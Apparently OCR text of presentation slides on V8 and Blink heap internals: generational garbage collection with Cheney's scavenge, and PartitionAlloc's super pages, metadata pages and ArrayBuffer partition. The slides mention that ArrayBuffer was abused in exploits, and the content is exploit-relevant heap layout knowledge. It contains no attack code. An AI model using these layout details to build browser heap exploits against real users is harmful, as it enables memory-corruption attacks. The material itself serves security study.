
Young Generation

- Two-space collector
  - ToSpace, FromSpace
- Fast allocation, fast collection
- Scavenge
  - Cheney's algorithm

Old Generation

- "promoted" from new space
- Fast allocation, slow collection
- Mark-Sweep / Mark-Compact
- Maintains marking bitmap
  - Quickly locate dead objects
  - Puts them into the freelist
- Memory usage reduction via Compact

Scavenge: Cheney's algorithm




The Heap: ArrayBufferConetents

- `ArrayBuffer` was often abused to get a useful primitive in exploits
  - Place arbitrary attacker-controlled data with exact size
- Idea: Let's put the backing store in its own partition!
  - Backing store (content) is allocated in Blink with `PartitionAlloc`
  - `JSArrayBuffer` object is allocated in the V8 heap (with a pointer to the store)


```
namespace WTF {
class WTF_EXPORT Partitions {
  ...
    static base::PartitionAllocatorGeneric* fast_malloc_allocator_;
    static base::PartitionAllocatorGeneric* array_buffer_allocator_;
    static base::PartitionAllocatorGeneric* buffer_allocator_;
    static base::SizeSpecificPartitionAllocator<1024>* layout_allocator_;
  ...
};
```

PartitionAlloc Re-visited




- Super page
  - 2MB chunks; aligned to 2MB as well
  - First few pages contain metadata
  - Each slot span is a contiguous range of one or more `PartitionPage`s

PartitionAlloc Re-visited




- Metadata page
  - 1 `SuperPageExtentEntry` structure
  - 127 `PartitionPage` structures
    - Last one points to the guard page

PartitionAlloc Re-visited




- SuperPageExtentEntry structure
  - A span of consecutive super pages
  - `next` points to the next extent's super page metadata
  - `root` points to the `PartitionRootBase`
    - For `ArrayBuffer` partition, it points to the global array buffer allocator

PartitionAlloc Re-visited



- Metadata page
  - Slot span size can be up to 64KB
  - Metadata accesses to other `PartitionPages` are redirected to the first `PartitionPage`

PartitionAlloc Re-visited



- PartitionPage structure
